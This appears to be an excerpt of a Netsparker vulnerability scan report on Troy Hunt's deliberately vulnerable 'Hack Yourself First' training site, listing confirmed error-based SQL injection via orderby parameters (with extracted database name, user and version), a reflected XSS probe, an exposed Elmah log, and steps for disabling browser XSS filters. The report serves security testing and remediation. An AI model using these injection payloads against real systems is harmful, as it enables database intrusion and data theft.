<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}

…
<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</i> </h2></span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the
…
e error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Conversion failed when converting the varchar value '_!@2dilemma' to data type int.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

…
e width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2444082
System.Data.SqlClient.SqlInternalConn
…
;Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.2558.0

</font>

</body>
</html>
<!--
[SqlException]: Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnecti
…
```

3.5. http://hackyourselffirst.troyhunt.com/Make/3?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns) Confirmed

http://hackyourselffirst.troyhunt.com/Make/3?orderby=(select%20convert(int%2ccast(0x5f21403264696c65...

Parameters

Parameter	Type	Value
orderby	**GET**	**(select convert(int,cast(0x5f21403264696c656d6d61 as varchar(8000))) from syscolumns)**

Proof of Exploit

Identified Database Version

```
microsoft sql azure (rtm) - 12.0.2000.8 <br>    nov 29 2017 09:37:51 <br>       copyright (c) 2017 microsof
```

Identified Database Name

```
hackyourselffirst_db
```

Identified Database User

```
HackYourselfFirstRestricted
```

Request

```
GET /Make/3?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns) HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644AAFA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2017 04:42:54 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}

…
<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</i> </h2></span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the
…
e error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Conversion failed when converting the varchar value '_!@2dilemma' to data type int.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

…
e width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2444082
System.Data.SqlClient.SqlInternalConn
…
;Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.2558.0

</font>

</body>
</html>
<!--
[SqlException]: Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnecti
…
```

3.6. http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard?orderBy=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)&asc=false Confirmed

http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard?orderBy=(select%20convert(int%2ccast(0x5f...

Parameters

Parameter	Type	Value
orderBy	**GET**	**(select convert(int,cast(0x5f21403264696c656d6d61 as varchar(8000))) from syscolumns)**
asc	GET	false

Proof of Exploit

Identified Database Version

```
microsoft sql azure (rtm) - 12.0.2000.8 <br>    nov 29 2017 09:37:51 <br>       copyright (c) 2017 microsof
```

Identified Database Name

```
hackyourselffirst_db
```

Identified Database User

```
HackYourselfFirstRestricted
```

Request

```
GET /Supercar/Leaderboard?orderBy=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)&asc=false HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2017 05:07:29 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}

…
<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</i> </h2></span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the
…
e error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Conversion failed when converting the varchar value '_!@2dilemma' to data type int.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

…
e width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2444082
System.Data.SqlClient.SqlInternalConn
…
;Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.2558.0

</font>

</body>
</html>
<!--
[SqlException]: Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnecti
…
```

4. Cross-site Scripting

1 TOTAL
HIGH
CONFIRMED
1

Netsparker detected cross-site scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

External References

- OWASP - cross-site scripting
- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling

Remedy References

- Microsoft Anti-XSS Library
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

Proof of Concept Notes

Generated XSS exploit might not work due to browser XSS filtering. Please follow the guidelines below in order to disable XSS filtering for different browsers. Also note that;

- XSS filtering is a feature that's enabled by default in some of the modern browsers. It should only be disabled temporarily to test exploits and should be reverted back if the browser is actively used other than testing purposes.
- Even though browsers have certain checks to prevent Cross-site scripting attacks in practice there are a variety of ways to bypass this mechanism therefore a web application should not rely on this kind of client-side browser checks.

Chrome

- Open command prompt.
- Go to folder where chrome.exe is located.
- Run the command `chrome.exe --args --disable-xss-auditor`

Internet Explorer

- Click Tools->Internet Options and then navigate to the Security Tab.
- Click Custom level and scroll towards the bottom where you will find that Enable XSS filter is currently Enabled.
- Set it to disabled. Click OK.
- Click Yes to accept the warning followed by Apply.

Firefox

- Go to `about:config` in the URL address bar.
- In the search field, type *urlbar.filter* and find *browser.urlbar.filter.javascript*.
- Set its value to `false` by double clicking the row.

Classification

OWASP 2013-A3 PCI V3.1-6.5.7 PCI V3.2-6.5.7 CWE-79 CAPEC-19 WASC-8 HIPAA-164.308(A)

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N
Base: 7.4 (High)
Temporal: 7.4 (High)
Environmental: 7.4 (High)

4.1. http://hackyourselffirst.troyhunt.com/Search?searchTerm=%27%2bnetsparker(0x000E2F)%2b%27 Confirmed

http://hackyourselffirst.troyhunt.com/Search?searchTerm=%27%2bnetsparker(0x000E2F)%2b%27

Parameters

Parameter	Type	Value
searchTerm	**GET**	**'+netsparker(0x000E2F)+'**

Request

```
GET /Search?searchTerm=%27%2bnetsparker(0x000E2F)%2b%27 HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E94569512180970D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
</section>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<section>


<h2>You searched for &quot;<span id="searchTerm">'+netsparker(0x000E2F)+'</span>&quot;</h2>

<p class="alert alert-error">No results found for your search</p>


</section>
<hr>
<footer>
<p>&copy; 2017 - Hack Yourself First - <a href="http://www.
…
></script>




<script>
$('#results tr').click(function () {
var url = '/Supercar/' + $(this).attr("id");
window.location.href = url;
});

$('#searchTerm').val('+netsparker(0x000E2F)+');
</script>

<script>
(function (i, s, o, g, r, a, m) {
i['GoogleAnalyticsObject'] = r; i[r] = i[r] || function () {
(i[r].q = i[r].q || []).push(arguments)
}, i[r
…
```

5. Password Transmitted over HTTP

1 TOTAL
HIGH
CONFIRMED
1

Netsparker detected that password data is being transmitted over HTTP.

Impact
If an attacker can intercept network traffic, he/she can steal users' credentials.

Actions to Take

1. See the remedy for solution.
2. Move all of your critical forms and pages to HTTPS and do not serve them over HTTP.

Remedy
All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

Classification
OWASP 2013-A6 PCI V3.1-6.5.4 PCI V3.2-6.5.4 CWE-319 CAPEC-65 WASC-4

CVSS 3.0
CVSS Vector String: CVSS:3.0/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N
Base: 5.7 (Medium)
Temporal: 5.7 (Medium)
Environmental: 5.7 (Medium)

5.1. http://hackyourselffirst.troyhunt.com/Account/Register Confirmed

http://hackyourselffirst.troyhunt.com/Account/Register

Input Name
Password

Form target action
http://hackyourselffirst.troyhunt.com/Account/Register

Request
```
GET /Account/Register HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E94569511218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Register - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>



</head>
<body>
<header class="navbar-wrapper">

…

<form action="http://hackyourselffirst.troyhunt.com/Search" method="get" class="navbar-search">
<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" />
</form>
</section>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<sect
…
<input data-val="true" data-val-regex="Invalid email address" data-val-regex-pattern="\w+([-+.&#39;]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*" data-val-required="The Email field is required." id="Email" name="Email" type="text"
value="" />
</div>
</div>
<div class="control-group">
<label class="control-label" for="FirstName">First name</label>
<div class="controls">

…
ith a maximum length of 100." data-val-length-max="100" data-val-regex="Invalid First name" data-val-regex-pattern="^([a-zA-Z]+)$" data-val-required="The First name field is required." id="FirstName" name="FirstName" type="text"
value="" />
</div>
</div>
<div class="control-group">
<label class="control-label" for="LastName">Last name</label>
<div class="controls">

…
g with a maximum length of 100." data-val-length-max="100" data-val-regex="Invalid Last name" data-val-regex-pattern="^([a-zA-Z]+)$" data-val-required="The Last name field is required." id="LastName" name="LastName" type="text"
value="" />
</div>
</div>
<div class="control-group">
<label class="control-label" for="Password">Password</label>
<div class="controls">

…
" data-val-length-max="10" data-val-regex="The password cannot contain special characters." data-val-regex-pattern="^([a-zA-Z0-9]+)$" data-val-required="The Password field is required." id="Password" name="Password"
type="password" />
</div>
</div>
<div class="control-group">
<label class="control-label" for="ConfirmPassword">Confirm password</label>
<div class="controls">
<input data-val="true" data-val-equalto="The password and confirmation password do not match." data-val-equalto-other="*.Password" id="ConfirmPassword" name="ConfirmPassword" type="password" />
</div>
</div>
<div class="control-group">
<div class="controls">
<input type="submit" value="Register" class="btn" />
</div>
…
```

6. Elmah.axd Detected

1 TOTAL
HIGH

Netsparker detected that `Elmah.axd` is accessible remotely, and Elmah has been used for error logging.

This vulnerability can cause highly sensitive data leaks on current sessions.

Impact

Elmah is a powerful tool that helps developers debug and resolve problems in their applications. However, it is configured improperly on target website, and that allows attackers to gain information about requests and responses to the application. An attacker can obtain information such as:

- Session cookies
- Session state
- Query string and post variables
- Physical path of the requested file

This means that the attacker can hijack any active user's session by using their session details.

Remedy

Apply the following changes in your `web.config` file to disable remote access to the Elmah.axd error log:

```
<elmah>
    <security allowRemoteAccess="no"/>
</elmah>
```

You can also use ASP.NET's own authorization mechanism to protect your Elmah.axd error log from attackers. The following configuration makes your Elmah.axd error log viewable by only authorized `Administrators`:

```
<configuration>
  <location path="elmah.axd">
    <system.web>
      <authorization>
        <allow roles="Administrators"/>
        <deny users="*"/>
      </authorization>
    </system.web>
  </location>
</configuration>
```

Remedy References

- Elmah - Securing Error Log Pages

Classification

OWASP 2013-A5 PCI V3.1-6.5.6 PCI V3.2-6.5.6 CWE-16 CAPEC-347 WASC-15 HIPAA-164.306(A), 164.308(A)

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C
Base: 7.5 (High)
Temporal: 7.2 (High)
Environmental: 7.2 (High)

6.1. http://hackyourselffirst.troyhunt.com/elmah

http://hackyourselffirst.troyhunt.com/elmah

Certainty

Request

```
GET /elmah HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/CarsByCylinders?Cylinders=http://hackyourselffirst.troyhunt.com/elmah
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
p;size=50" rel="start">50</a> or <a href="/elmah?page=1&amp;size=100" rel="start">100</a> errors per page.</p>
<table id="ErrorLog" cellspacing="0" style="border-collapse:collapse;">
<tr>
<th class="host-col" style="white-space:nowrap;">Host</th><th class="code-col" style="white-space:nowrap;">Code</th><th class="type-col" style="white-space:nowrap;">Type</th><th class="error-col" style="white-space:nowrap;">Error</th><th class="user-col" style="white-space:nowrap;">User</th><th class="date-col" style="white-space:nowrap;">Date</th><th class="time-col" style="white-space:nowrap;">Time</th>
</tr><tr class="even-row">
<td class="host-col" style="white-space:nowrap;">RD00155D5026F9</td><td class="code-col" style="white-space:nowrap;"><span title="Forbidden">403</span></td><td cla
…
```

7. Out-of-date Version (Microsoft SQL Server)

1 TOTAL
HIGH

Netsparker identified you are using an out-of-date version of Microsoft SQL.

Impact
Since this is an old version of the software, it may be vulnerable to attacks.

Remedy
Please upgrade your installation of Microsoft SQL Server to the latest stable version.

Classification
OWASP 2013-A9 PCI V3.1-6.2 PCI V3.2-6.2 CAPEC-310

7.1. http://hackyourselffirst.troyhunt.com/Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)

http://hackyourselffirst.troyhunt.com/Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c65...

Identified Version
12.0.2000.8

Latest Version
12.00.5000.0

Vulnerability Database
Result is based on 12/12/2017 vulnerability database content.

Certainty

Request
```
GET /Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns) HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 14292
Content-Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2017 04:33:57 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}
p {font-family:"Verdana";font-weight:normal;color:black;margin-top: -5px}
b {font-family:"Verdana";font-weight:bold;color:black;margin-top: -5px}
H1 { font-family:"Verdana";font-weight:normal;font-size:18pt;color:red }
H2 { font-family:"Verdana";font-weight:normal;font-size:14pt;color:maroon }
pre {font-family:"Consolas","Lucida Console",Monospace;font-size:11pt;margin:0;padding:0.5em;line-height:14pt}
.marker {font-weight: bold; color: black;text-decoration: none;}
.version {color: gray;}
.error {margin-bottom: 10px;}
.expandable { text-decoration:underline; font-weight:bold; color:navy; cursor:hand; }
@media screen and (max-width: 639px) {
pre { width: 440px; overflow: auto; white-space: pre-wrap; word-wrap: break-word; }
}
@media screen and (max-width: 479px) {
pre { width: 280px; }
}
</style>
</head>

<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</i> </h2></span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Conversion failed when converting the varchar value '_!@2dilemma' to data type int.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

The source code that generated this unhandled exception can only be shown when compiled in debug mode. To enable this, please follow one of the below steps, then request the URL:<br><br>1. Add a &quot;Debug=true&quot; directive
at the top of the file that generated the error. Example:<br><br>   &lt;%@ Page Language=&quot;C#&quot; Debug=&quot;true&quot; %&gt;<br><br>or:<br><br>2) Add the following section to the configuration file of your
application:<br><br>&lt;configuration&gt;<br>    &lt;system.web&gt;<br>       &lt;compilation debug=&quot;true&quot;/&gt;<br>    &lt;/system.web&gt;
<br>&lt;/configuration&gt;<br><br> Note that this second technique will cause all files within a given application to be compiled in debug mode. The first technique will cause only that particular file to be compiled in debug
mode.<br><br>Important: Running applications in debug mode does incur a memory/performance overhead. You should make sure that an application has debugging disabled before deploying into production scenario.</code>

</td>
</tr>
</table>

<br>

<b>Stack Trace:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2444082
System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +5775560
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) +285
System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, Boolean&amp; dataReady) +4169
System.Data.SqlClient.SqlDataReader.TryHasMoreRows(Boolean&amp; moreRows) +240
System.Data.SqlClient.SqlDataReader.TryReadInternal(Boolean setTimeout, Boolean&amp; more) +268
System.Data.SqlClient.SqlDataReader.Read() +34
System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.StoreRead() +36

[EntityCommandExecutionException: An error occurred while reading from the store provider&#39;s data reader. See the inner exception for details.]
System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.HandleReaderException(Exception e) +145
System.Data.Entity.Core.Common.Internal.Materialization.Shaper`1.StoreRead() +49
System.Data.Entity.Core.Common.Internal.Materialization.SimpleEnumerator.MoveNext() +41
System.Data.Entity.Internal.LazyEnumerator`1.MoveNext() +112
ASP._Page_Views_Make_Index_cshtml.Execute() +10535
System.Web.WebPages.WebPageBase.ExecutePageHierarchy() +197
System.Web.Mvc.WebViewPage.ExecutePageHierarchy() +104
System.Web.WebPages.StartPage.RunPage() +17
System.Web.WebPages.StartPage.ExecutePageHierarchy() +64
System.Web.WebPages.WebPageBase.ExecutePageHierarchy(WebPageContext pageContext, TextWriter writer, WebPageRenderingBase startPage) +78
System.Web.Mvc.RazorView.RenderView(ViewContext viewContext, TextWriter writer, Object instance) +256
System.Web.Mvc.BuildManagerCompiledView.Render(ViewContext viewContext, TextWriter writer) +107
System.Web.Mvc.ViewResultBase.ExecuteResult(ControllerContext context) +291
System.Web.Mvc.ControllerActionInvoker.InvokeActionResult(ControllerContext controllerContext, ActionResult actionResult) +13
System.Web.Mvc.ControllerActionInvoker.InvokeActionResultFilterRecursive(IList`1 filters, Int32 filterIndex, ResultExecutingContext preContext, ControllerContext controllerContext, ActionResult actionResult) +56
System.Web.Mvc.ControllerActionInvoker.InvokeActionResultFilterRecursive(IList`1 filters, Int32 filterIndex, ResultExecutingContext preContext, ControllerContext controllerContext, ActionResult actionResult) +420
System.Web.Mvc.ControllerActionInvoker.InvokeActionResultWithFilters(ControllerContext controllerContext, IList`1 filters, ActionResult actionResult) +52
System.Web.Mvc.Async.&lt;&gt;c__DisplayClass2b.&lt;BeginInvokeAction&gt;b__1c() +173
System.Web.Mvc.Async.&lt;&gt;c__DisplayClass21.&lt;BeginInvokeAction&gt;b__1e(IAsyncResult asyncResult) +100
System.Web.Mvc.Async.WrappedAsyncResult`1.CallEndDelegate(IAsyncResult asyncResult) +10
System.Web.Mvc.Async.WrappedAsyncResultBase`1.End() +49
System.Web.Mvc.Async.AsyncControllerActionInvoker.EndInvokeAction(IAsyncResult asyncResult) +27
System.Web.Mvc.Controller.&lt;BeginExecuteCore&gt;b__1d(IAsyncResult asyncResult, ExecuteCoreState innerState) +13
System.Web.Mvc.Async.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult) +29
System.Web.Mvc.Async.WrappedAsyncResultBase`1.End() +49
System.Web.Mvc.Controller.EndExecuteCore(IAsyncResult asyncResult) +36
System.Web.Mvc.Controller.&lt;BeginExecute&gt;b__15(IAsyncResult asyncResult, Controller controller) +12
System.Web.Mvc.Async.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult) +22
System.Web.Mvc.Async.WrappedAsyncResultBase`1.End() +49
System.Web.Mvc.Controller.EndExecute(IAsyncResult asyncResult) +26
System.Web.Mvc.Controller.System.Web.Mvc.Async.IAsyncController.EndExecute(IAsyncResult asyncResult) +10
System.Web.Mvc.MvcHandler.&lt;BeginProcessRequest&gt;b__5(IAsyncResult asyncResult, ProcessRequestState innerState) +21
System.Web.Mvc.Async.WrappedAsyncVoid`1.CallEndDelegate(IAsyncResult asyncResult) +29
System.Web.Mvc.Async.WrappedAsyncResultBase`1.End() +49
System.Web.Mvc.MvcHandler.EndProcessRequest(IAsyncResult asyncResult) +28
System.Web.Mvc.MvcHandler.System.Web.IHttpAsyncHandler.EndProcessRequest(IAsyncResult result) +9
